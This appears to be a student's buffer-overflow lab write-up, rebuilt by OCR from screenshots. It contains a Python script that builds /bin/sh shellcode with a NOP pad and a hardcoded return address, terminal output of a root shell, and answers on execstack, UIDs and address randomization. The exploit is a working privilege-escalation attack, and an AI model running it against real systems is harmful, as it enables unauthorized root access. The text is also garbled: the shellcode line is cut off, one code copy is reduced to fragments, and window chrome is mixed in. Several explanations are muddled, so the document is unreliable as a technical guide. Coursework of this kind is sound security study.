
Exploit shell in user mode:



```python
from struct import pack

p = ''

exploit = "\x31\xc0\x50\x68""//sh\x68""/bin\x89\xe3\x50\x53\

#total = 212
total =24
nop_len = total - len(exploit);
junk = ((nop_len) * "\x90")

p +=  exploit + junk + pack("<I", 0xffffd31d)
print p
```


```
hrishi@hrishi:~/work/mtech/sem2/netsec/6/assignment4$ ./stack
$ ls
Assignment-5.pdf    call_shellcode.c  envaddr.c              shell
RandON.png          egg               exploit.py             stack
badfile             egg.c             peda-session-stack.txt stack.c
call_shellcode-1.c  envaddr           rootAccess.png
$ pwd
/home/hrishi/work/mtech/sem2/netsec/6/assignment4
$ 
```

1. What could be the reason why the program call_shellcode-1.c didn't require the execstack flag?
   ANS:
   In the original program it worked by manipulating the buffer return address stored on the stack. The buffer was loaded with the path of the shell and then the address was made executable so that this command to the shell could be executed to open the bash shell.
   However in the second program the shell path itself was made executable as a function using the following two commands:

   "int (*ret)() = (int(*)())code;
   ret();"

   Because of the above change in the program as opposed to the previous program the function was called and hence executed thus opening a shell. Here the stack needn't be made executable as the command is executed as a result of a function call rather than simply loading the address onto the stack as was the previous case.

2. Run the command id to see the effective and real UID and GUID. Write out your observation.
   ANS:




```
from struct import pack

p = ''

exploi

#total
total
nop_le
junk =

p +=
print
```

```
hrishi@hrishi:~$ id
uid=1000(hrishi) gid=1000(hrishi) groups=1000(hrishi),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),108(lpadmin),124(sambashare),999(bumblebee)
hrishi@hrishi:~$
```

```
root@hrishi:/home/hrishi/work/mtech/sem2/netsec/6/assignment4# ./stack badfile
# ls
Assignment-5.pdf    egg        exploit.py               stack.c
badfile             egg.c      peda-session-stack.txt
call_shellcode-1.c  envaddr    shell
call_shellcode.c    envaddr.c  stack
# is
/bin//sh: 2: is: not found
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

As is seen from the above screenshot the root UID = 0 while the current user (hrishi) UID = 1000. Logging in as root user causes current user to temporarily shift the effective user id to that of the root. It executes then all commands and processes temporarily with root privileges.

3. Now, we turn on the Ubuntu's address randomization. We run the same attack developed in Task 1. Can you get a shell? If not, what is the problem? How does the address randomization make your attacks difficult?
   ANS:


~/work/mtech/sem2/netsec/6/assignment4/exploit.py - Sublime Text
File Edit Selection Find View Goto Tools Project Preferences Help
exploit.py
stack.c
vuln.c
Line 15, Column 1
Tab Size: 4
Python
Terminal - hrishi@hrishi: ~/work/mtech/sem2/netsec/6/assignment4
File Edit View Terminal Tabs Help
~/work/mtech/sem2/nets...
assignment4 - File Manager
Terminal - hrishi@hrishi: ~/...
(100%)
04 Mar, 03:08 AM

```python
from struct import pack

p = ''

exploit = "\x31\xc0\x50\x68""//sh\x68""/bin\x89\xe3\x50\x53\

#total = 212
total =24
nop_len = total - len(exploit);
junk = ((nop_len) * "\x90")

p +=  exploit + junk + pack("<I", 0xffffd31d)
print p

```

```
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
```

If randomization is turned on, all addresses are then brute forced and searched to check if it matches the same address with the same as the one in the exploit.py. Hence the entire address space is brute forced in order to open the shell. However due to randomization addresses can be repeated and hence address spaces are not exhausted definitely. Hence in many cases the shell does not often open and the program seg faults.